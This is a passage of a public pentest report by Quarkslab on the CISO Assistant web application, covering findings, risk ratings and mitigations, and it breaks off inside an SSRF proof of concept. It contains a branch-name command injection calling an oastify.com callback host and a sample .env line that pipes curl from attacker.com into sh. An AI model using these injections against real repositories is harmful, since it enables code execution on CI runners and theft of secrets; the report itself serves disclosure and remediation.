



CISO Assistant

pentest report

Performed by: Quarkslab

Q2/2025

Intuitem

Web Application Assessment

Date: 13 May 2025

Reference: 25-05-2124-REP

Classification: PUBLIC

Language of the report: EN

Quarkslab

Securing every bit of your data

CONTACTS INFORMATION

Intuitem Points of Contact		
Eric Laubacher	Managing Partner & Cofounder	eric@intuitem.com

Quarkslab Points of Contact		
X1	Red Teamer & Pentester	N/A
X2	Red Teamer & Pentester	N/A

DOCUMENT VERSIONS

Versions	Date	Authors	Details
0.1	13 May 2025	X1 X2	Creation of the report
1.0	16 May 2025	X1 X2	Validation of the report
1.1	26 June 2025	X2	Retest & Report update
1.2	2 July 2025	X2	Report update
1.3	4 July 2025	X1 X2	Change from confidential to public

Article I. Table of contents

1.	Introduction.....	4
1.1.	Context overview	4
1.2.	Timeline and confidentiality	4
1.3.	Scope.....	4
1.4.	Assessment limitations	5
2.	Executive summary.....	6
2.1.	High level summary	6
2.2.	Retest after the implementation of patches	7
2.3.	Strengths and areas of improvement	8
2.4.	Vulnerabilities and recommendations.....	9
3.	Audit results.....	11
3.1.	Vulnerabilities	11
3.1.1.	V01 - Command Injection in GitHub Actions (the vulnerability has been fixed)	11
3.1.1.1.	Description of the vulnerability.....	11
3.1.1.2.	Impact of the exploitation	11
3.1.1.3.	Proof of concept and steps to reproduce.....	11
3.1.1.4.	Mitigations	15
3.1.2.	V02 – Server-Side Request Forgery (Blind SSRF) (vulnerability partially fixed)	16
3.1.2.1.	Description of the vulnerability.....	16
3.1.2.2.	Impact of the exploitation	16
3.1.2.3.	Proof of concept and steps to reproduce.....	16
3.1.2.4.	Mitigations	21
3.1.2.5.	References.....	21
3.1.3.	V03 - Cross-Site Scripting (XSS) (the vulnerability has been fixed)	22
3.1.3.1.	Description of the vulnerability.....	22
3.1.3.2.	Impact of the exploitation	22
3.1.3.3.	Proof of concept and steps to reproduce.....	22
3.1.3.4.	Mitigations	27
3.1.4.	V05 - Insecure Session Management (Session Concurrency Issue) (known and accepted risk)	28
3.1.4.1.	Description of the vulnerability.....	28
3.1.4.2.	Impact of the exploitation	28
3.1.4.3.	Proof of concept and steps to reproduce.....	28
3.1.4.4.	Mitigations	29
3.1.4.5.	References.....	29

3.1.5.	V04 - Technical information leak (the vulnerability has been fixed).....	30
3.1.5.1.	Description of the vulnerability.....	30
3.1.5.2.	Impact of the exploitation	30
3.1.5.3.	Proof of concept and steps to reproduce.....	30
3.1.5.4.	Mitigations	31
3.1.6.	V06 - Cleartext Protocol Usage (known and accepted risk)	32
3.1.6.1.	Description of the vulnerability.....	32
3.1.6.2.	Impact of the exploitation	32
3.1.6.3.	Proof of concept and steps to reproduce.....	32
3.1.6.4.	Mitigations	33

1. INTRODUCTION

1.1. Context overview

Intuitem solicited Quarkslab for a Web Application Assessment.

The objective of this security audit is to assess and reduce the final risk level as well as provide expert feedback on the security level of the solution and highlight possible improvement avenues.

This document aims to be a summary of vulnerabilities found during the audit by giving proof of exploitation and recommendations to fix them.

1.2. Timeline and confidentiality

Audit activity	Date
Web Application Assessment	From 05 May 2025 to 16 May 2025
Retest	26 June 2025

Data gathered during the audit will be handed over to Quarkslab if requested, otherwise they will be destroyed at the end of the audit.

1.3. Scope

Authorization was provided to Quarkslab to audit the following scope:

- Applications CISO assistant: https://*.ciso-assistant.net/
- Cluster K8s:
 - [REDACTED]
 - [REDACTED]
- Source code of the application: <https://github.com/intuitem/ciso-assistant-community>

1.4. Assessment limitations

The purpose of this assessment is to deliver an expert opinion of the security level reached by the application at a specific moment. The recommendations made by our experts are addressed to increase Intuitem confidence in its information system, on the condition that the recommended measures are properly implemented.

We would like to draw the audited party's attention to the limitations of such an opinion:

- The auditors tested vulnerabilities that were disclosed and known before and during the audit period, (at the dates mentioned in the report).
- As attack techniques evolve, a system which has been defined as secure may no longer be secure after some time. We recommend that the owner of the resources stay updated on technical developments in this area and implement any recommended fixes from specialized services as soon as possible.
- The expert's opinion aims to increase the level of confidence in security at a specific moment based on the information provided and the depth of the analysis they were able to perform. This level of confidence should not be considered absolute. Achieving this level of confidence assumes that the audited party correctly implements the recommended measures.
- Unlike an attacker who follows any lead they find; auditors prioritize organized study. An expert seeks to identify as many vulnerabilities, real or potential, as possible within a limited time frame and scope, at a specific moment. The completeness of discovering vulnerabilities within the defined scope and timeframe cannot be guaranteed.

2. EXECUTIVE SUMMARY

The main objective was to identify vulnerabilities and potential weaknesses, both known and unknown, within the in-scope infrastructure. This summary provides an overview of our findings and recommendations and will use the following risk matrix.

Level	Description
Very satisfying	No critical or significant vulnerabilities have been detected on the entire scope. Security has been considered, and defense mechanisms have been implemented to limit the risk of attack.
Satisfying	No critical or major vulnerabilities have been detected on the entire scope. Security has been considered, but certain high-level vulnerabilities have yet to be addressed by the teams.
Insufficient	At least one major vulnerability has been detected on the entire scope. Security efforts are to be taken into consideration by the teams on part or all scope.
Very insufficient	At least one critical vulnerability has been detected. A major security review is to be considered by the teams on part or all scope.

2.1. High level summary

Based on previous experiences and on the risk matrix, **Quarkslab** assesses the maturity and security level of the audited scope as **Insufficient**.

Based on the source code and dynamic analysis performed on an instance of CISO Assistant ([eager-raccoon-9252.ciso-assistant.net](#)), auditors found multiple Cross-Site Scripting vulnerabilities ([V03 - Cross-Site Scripting \(XSS\)](#)) that allow an attacker to inject client side JavaScript code and trick a user to click on a link to trigger malicious payloads.

Several endpoints also have been found to disclose internal information about the underlying architecture of the application ([V04 - Technical information leak](#)) allowing an attacker to gain additional insights on the inner workings of the application and architecture in place. Additionally, a Server-Side Request Forgery vulnerability (SSRF) could also be leveraged by abusing the SSO functionality ([V02 - Server-Side Request Forgery](#)). This vulnerability allowed the auditors to coerce the server into issuing HTTP requests to arbitrary hosts resulting in the ability to map the internal network via port scanning or interact with remote services.

Although the two previously mentioned vulnerabilities do not have a significant impact on their own, they could be the building blocks of a more elaborate attack chain and be used to achieve greater impact.

Also, a session handling flaw has been found, allowing a user to open multiple sessions from a single account ([V05 - Insecure Session Management \(Session Concurrency Issue\)](#)). Although this has a limited impact, this could be abused to bypass licensing or could allow an attacker to hijack an account of an unsuspecting user without any warning.

Lastly, GitHub Actions workflows of the repository were found to be vulnerable to Commands Injection, allowing any user to hijack the runner by sending a pull request (*V01 - Command Injection in GitHub Action*).

Throughout the audit, auditors noticed that critical and vulnerability prone operations (such as authentication, database queries, backup, file read and write, etc.) are handled by Django core functionalities which are well-tested and known to be robust.

The code is well structured, and no logic flaws have been uncovered, and typical security recommendations are followed. Furthermore, no obvious flaws could be found on the infrastructure on CISO Assistant (such as Kubernetes cluster).

2.2. Retest after the implementation of patches

Following the implementation of patches, security vulnerabilities were addressed with varying outcomes. Vulnerabilities *V01 - Command Injection in GitHub Actions (the vulnerability has been fixed)* and *V03 - Cross-Site Scripting (XSS) (the vulnerability has been fixed)* have been successfully resolved through the application of appropriate security, thereby mitigating the associated risks.

However, vulnerability *V02 – Server-Side Request Forgery (Blind SSRF) (vulnerability partially fixed)*, remains partially unresolved. Blind SSRF patches are implemented using a Terraform configuration. This Terraform configuration defines a Kubernetes NetworkPolicy named `allow-dns-and-public-egress` within the `default` namespace. The policy applies to all pods in that namespace and restricts only egress traffic. It explicitly allows outbound DNS queries over both UDP and TCP on port 53 to any destination, enabling name resolution to function correctly. Additionally, it permits outbound connections to all public IP addresses while explicitly blocking access to private IP ranges, namely `10.0.0.0/8`, `172.16.0.0/12`, and `192.168.0.0/16`. This ensures that pods can reach external services on the internet but are prevented from communicating with internal network resources. The policy is dependent on the creation of a specific Kubernetes node pool, ensuring it is applied only after the infrastructure is ready.

The residual risk associated with the Blind SSRF (*V02 – Server-Side Request Forgery (Blind SSRF) (vulnerability partially fixed)*) vulnerability after applying patches is significantly reduced as the probability of exploitation is therefore greatly reduced. In addition to the fact that its exploitation is complicated, it is no longer possible to interact with elements of the internal network (via Terraform configuration).

Furthermore, for vulnerability *V04 - Technical information leak(the vulnerability has been fixed)*, now, only the file name appears.

Finally, *V05 - Insecure Session Management (Session Concurrency Issue) (known and accepted risk)*, and *V06 - Cleartext Protocol Usage (known and accepted risk)* have not been remediated. After a thorough risk assessment, the client has made the informed decision to accept the level of risk associated with these issues, based on their potential impact and likelihood of exploitation. As such, no further action is currently planned for these vulnerabilities unless future circumstances change the risk profile.

2.3. Strengths and areas of improvement

The table below describes the strengths and areas for improvement of audited scope.

LEGEND
Robust
Substantial
Insufficient
Inexistent

Security risk	Description	Protection level
GitHub repository security	GitHub Actions (workflows) were found to be vulnerable to Command Injection, although no further impact could be demonstrated.	Inexistent
Injection (DB)	No database injection has been found on the given scope.	Robust
Broken Authentication	No authentication bypass was identified during the audit.	Robust
Cross-Site Scripting (XSS)	Multiple XSS vulnerabilities have been discovered, that could be used in social engineering scenario.	Insufficient
Server-Side Request Forgery (SSRF)	A SSRF has been discovered that allows to scan the internal network.	Substantial
Security Misconfiguration	No notable security misconfiguration has been identified during the audit.	Robust
Vulnerable and Outdated Components	No component has been identified as vulnerable or in immediate need of updating	Robust

2.4. Vulnerabilities and recommendations

The table below lists the recommendations for addressing vulnerabilities or audit findings. The risk level is assessed according to the table below.

Risk assessment		Impact			
		Critical	High	Marginal	Negligible
Probability	Very High	High	High	Serious	Medium
	High	High	Serious	Serious	Medium
	Moderate	Serious	Serious	Medium	Low
	Low	Medium	Medium	Low	Low

“VXX” are for vulnerabilities, “HXX” are for hardening measures.

Vulnerability	Description	Impact	Probability	Risk	Recommendations
V01 – Command Injection in GitHub Actions (CVSS:7.2)	Improper handling of user input in GitHub Actions (workflows) can lead to Commands Injection vulnerabilities.	Critical	High	High	Sanitize all inputs and avoid interpolating untrusted data directly into shell commands in workflows.
V02 – Server-Side Request Forgery (Blind SSRF) (CVSS:6.3)	SSRF vulnerabilities enable attackers to manipulate servers into making unauthorized requests, exposing sensitive internal services and data.	High	High	Serious	Validate and sanitize user inputs, implement a whitelist of allowed domains, and segment networks to restrict access to internal resources.
V03 – Cross-Site Scripting (XSS) (CVSS:5.4)	Improper handling of untrusted input allows JavaScript injection and execution in the browser across multiple contexts.	Marginal	High	Serious	Validate all input and encode output based on context. Furthermore, apply strong CSP rules to prevent all forms of XSS.
V04 – Technical information leak (CVSS:2.7)	The application exposes sensitive technical details which could assist attackers in identifying vulnerabilities.	Negligible	Low	Low	Ensure error messages are generic, hide sensitive technical details, and review configurations to prevent unintentional information exposure.

V05 – Insecure Session Management (Session Concurrency Issue) (CVSS:3.1)	Multiple concurrent user sessions are allowed without restriction or notification, creating a session management weakness.	Marginal	Low	Informational	Limit or monitor concurrent sessions and enforce secure session lifecycle practices to reduce exposure to unauthorized access.
V06 – Cleartext Protocol Usage (CVSS:2.2)	Sensitive data is transmitted over the network using unencrypted, cleartext protocols.	Negligible	Low	Informational	Replace all cleartext communication with secure, encrypted alternatives like TLS-based protocols.

3. AUDIT RESULTS

3.1. Vulnerabilities

3.1.1. V01 - Command Injection in GitHub Actions (the vulnerability has been fixed)

V01 - Command Injection in GitHub Actions - High	
Affected target(s)	Workflows of CISO Assistant GitHub repository : <ul style="list-style-type: none"> <i>backend-api-tests.yml</i> <i>functional-tests.yml</i> <i>startup-tests.yml</i>
Description	Improper handling of user input in GitHub Actions (workflows) can lead to Commands Injection vulnerabilities.
Recommendations	Sanitize all inputs and avoid interpolating untrusted data directly into shell commands in workflows.
CVSS score	CVSS 3.1 : 7.2
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C/L/I:L/A:N

3.1.1.1. Description of the vulnerability

A command injection vulnerability exists in a GitHub Actions workflow step where the value of a potentially untrusted environment variable (`BRANCH_NAME`) is directly interpolated into a shell command using `$ (...)` substitution. If this variable includes shell metacharacters or command substitution syntax, it can lead to the execution of arbitrary commands in the workflow runner's environment.

3.1.1.2. Impact of the exploitation

An attacker could gain control over the runner environment, potentially leading to credential theft, data exfiltration, or unauthorized access to internal systems and repositories. Auditors demonstrated this by executing code on the runner used by the *backend-api-tests.yml* workflow, however, other workflows (*functional-tests.yml* and *startup-tests.yml*) have also been identified as vulnerable.

3.1.1.3. Proof of concept and steps to reproduce

Example 1: Command injection in branch name (`BRANCH_NAME`)

To reproduce the vulnerability, the auditors reproduce the workflow.

```
name: API Tests
permissions:
  contents: read

on:
  pull request:
    branches: [main, develop]
    types: [opened, synchronize]
    paths:
```

```

- "backend/**"
- ".github/workflows/backend-api-tests.yml"
workflow_dispatch:

env:
  GITHUB_WORKFLOW: github_actions
  PYTHON_VERSION: "3.12"
  UBUNTU_VERSION: "ubuntu-24.04"

jobs:
  test:
    runs-on: ubuntu-24.04
    ...

    steps:
      - uses: actions/checkout@v3
      ...
      - name: Run migrations
        working-directory: ${env.backend-directory}
        run: |
          export $(grep -v '^#' .env | xargs)
          poetry run python manage.py migrate
      - name: Run API tests
        working-directory: ${env.backend-directory}
        run: |
          export $(grep -v '^#' .env | xargs)
          poetry run pytest app_tests/api --html=pytest-report.html --self-contained-html
      - name: Set current date as env variable
        if: ${!cancelled()}
        run: echo "NOW=$(date +%Y-%m-%dT%H-%M-%S)" >> $GITHUB_ENV
      - name: Sanitize branch name
        if: ${!cancelled()}
        run: echo "BRANCH_SANITIZED=$(echo "${env.BRANCH_NAME}" | tr "/" "(" " ")" >> $GITHUB_ENV
      ...

```

By reproducing the workflow on a distinct private GitHub repository, auditors could reproduce the behavior and achieve code execution on their repository.




Figure 1 – Example of command injection via the code of the workflow.

Replicating the trigger (a pull request) auditors could confirm that the vulnerability can be triggered by an external attacker, only by submitting a pull request.

```
(new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)x)]
$ git push --set-upstream origin 'new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)'
Total 0 (delta 0), réutilisés 0 (delta 0), réutilisés du pack 0
remote:
remote: Create a pull request for 'new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)'
on GitHub by visiting:
remote: https://github.com/.../test/pull/new/new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)
remote:
To github.com:.../test.git
* [new branch]      new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com) -> new_test_$(
host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)
la branche 'new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)' est paramétrée pour su
ivre 'origin/new_test_$(host$(IFS)poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com)'.
```

Figure 2 – Injecting a command into the branch name to exploit Commands injection.

2 2025-mai-07 09:13:51.699 UTC DNS h5n9qdw481oubz61fu47w1t50w6nudi2 20.168.166.35

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name poc.h5n9qdw481oubz61fu47w1t50w6nudi2.oastify.com.

The lookup was received from IP address 20.168.166.35:61302 at 2025-mai-07 09:13:51.699 UTC.

All IP Ranges > 20.0.0.0/8 > 20.168.0.0/16 > 20.168.166.0/24 > 20.168.166.35

20.168.166.35

🇺🇸 San Jose, California, United States

cloud hosting

Search an IP or AS number

Need more data or want to access it via API or data downloads? Sign up to get free access Sign up for free

Summary >

Geolocation

Privacy

ASN

Summary

ASN	AS8075 - Microsoft Corporation
Hostname	No Hostname
Range	20.160.0.0/12
Company	Microsoft Corporation

Figure 3 – Command injected into the runner making a callback to an attacker-controlled server.

This can be further escalated to leak environment variables, potentially exposing secrets.




Figure 4 – Leaking environment variables through the Commands injection.

Extract of the environment variables of auditors' repository.

```
SELENIUM_JAR_PATH=/usr/share/java/selenium-server.jar
CONDA=/usr/share/miniconda
GITHUB_WORKSPACE=/home/runner/work/test/test
JAVA_HOME_11_X64=/usr/lib/jvm/temurin-11-jdk-amd64
GITHUB_PATH=/home/runner/work/_temp/_runner_file_commands/add_path_020a5c7b-2d83-458e-
a0a6-24a8d4e208fa
GITHUB_ACTION=__run_3
JAVA_HOME=/usr/lib/jvm/temurin-17-jdk-amd64
GITHUB_RUN_NUMBER=13
RUNNER_NAME=Github Actions 1000000012
GRADLE_HOME=/usr/share/gradle-8.14
GITHUB_REPOSITORY_OWNER_ID=164193482
ACTIONS_RUNNER_ACTION_ARCHIVE_CACHE=/opt/actionarchivecache
XDG_CONFIG_HOME=/home/runner/.config
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
DOTNET_SKIP_FIRST_TIME_EXPERIENCE=1
ANT_HOME=/usr/share/ant
JAVA_HOME_8_X64=/usr/lib/jvm/temurin-8-jdk-amd64
GITHUB_REF_TYPE=branch
HOMEBREW_CLEANUP_PERIODIC_FULL_DAYS=3650
```

Example 2: Potential environment variable injection

Another entry point has been identified in the workflow if an attacker ships a **.env** file in the repository content.

The following **.env** file might be used to achieve Command Execution.

```
EVIL=$(curl http://attacker.com | sh)
```


Replace the following command:

```
export $(grep -v '^#' .env | xargs) `
```

With a safer way to load environment variables such as:

```
set -o allexport  
source .env  
set +o allexport
```

3.1.1.4. Mitigations

To mitigate the risk of Commands Injection in GitHub Actions (workflows), developers should adopt secure coding practices and leverage GitHub's built-in security features. Untrusted input should never be interpolated directly into `run:` commands without proper validation or escaping. All inputs must be carefully validated against expected patterns and sanitized to eliminate potentially dangerous characters or sequences. Additionally, input data should be handled safely by assigning it to environment variables using the `env` keyword or by passing it through the `with` block. Finally, it is crucial to restrict permissions and minimize the privileges of GitHub Action tokens to reduce the potential impact of a compromise.

3.1.2. V02 – Server-Side Request Forgery (Blind SSRF) (vulnerability partially fixed)

V02 – Server-Side Request Forgery (Blind SSRF) - Serious	
Affected target(s)	<ul style="list-style-type: none"> CISO assistant instance (https://eager-raccoon-9252.ciso-assistant.net)
Description	SSRF vulnerabilities enable attackers to manipulate servers into making unauthorized requests, exposing sensitive internal services and data.
Recommendations	Validate and sanitize user inputs, implement a whitelist of allowed domains, and segment networks to restrict access to internal resources.
CVSS score	CVSS 3.1: 6.3
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:L/I:L/A:L/E:H/RL:O/RC:C

3.1.2.1. Description of the vulnerability

A blind Server-Side Request Forgery (SSRF) vulnerability occurs when an attacker can make the target server initiate requests to internal or external systems but does not receive a direct response from those requests. Instead, the attacker infers whether the request was successful or not through indirect signals, such as timing differences, error messages, or lack of response. In the case of a time-based blind SSRF, the attacker probes different ports by making the server send HTTP requests to internal IP addresses or services. By analyzing how long the server takes to respond, the attacker can infer whether a port is open (quick response or a connection) or closed (timeout or delay), effectively performing internal port scanning.

3.1.2.2. Impact of the exploitation

This vulnerability can expose internal infrastructure that is not directly accessible from the outside. An attacker can map internal networks, identify services running on specific ports, and potentially find misconfigured or vulnerable services. For example, discovering that port 2375 is open may reveal an unprotected Docker daemon, which could lead to full remote code execution. Since blind SSRF doesn't rely on direct responses, it is often harder to detect and block, especially if the server doesn't log outbound request timing or destination data. This kind of reconnaissance can be the first step in a more targeted attack against an organization's internal assets.

3.1.2.3. Proof of concept and steps to reproduce

Browse to [/settings](#) and select the "SSO" tab. The metadata URL field can be modified to point to an attacker-controlled server (here, a Burp collaborator instance).




Figure 5 – Metadata URL modified to point to attacker-controlled server.

After trying to log in via SSO by clicking the button “Login with SSO” an error is triggered, and the attacker-controlled server receive a request from the server.




Figure 6 – Error message on the login page after clicking "Login with SSO".

#	Time	Type	Payload	Source IP address
15	2025-May-07 14:35:25.668 UTC	HTTP	cgwify7yrpf7emtmyqi05k1roiuh16q	91.134.64.158
14	2025-May-07 14:35:25.610 UTC	DNS	cgwify7yrpf7emtmyqi05k1roiuh16q	51.178.111.227

Description	Request to Collaborator	Response from Collaborator
<div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> </div> <pre> 1 GET /AAAA7BBBB=CCCC HTTP/1.1 2 Accept-Encoding: identity 3 Host: cgwify7yrpf7emtmyqi05k1roiuh16q.oastify.com 4 User-Agent: Python-urllib/3.12 5 Connection: close </pre>		

Figure 7 – Request received by the attacker-controlled server.

Although only a limited part of the request can be controlled (the URL, including `GET` parameters), this can be abused to perform port scanning.

Request (HTTP):

```
POST /sso HTTP/2
Host: eager-raccoon-9252.ciso-assistant.net
Cookie: ...
Content-Type: application/x-www-form-urlencoded
X-Sveltekit-Action: true
Content-Length: 1560
Origin: https://eager-raccoon-9252.ciso-assistant.net

urlmodel=sso-
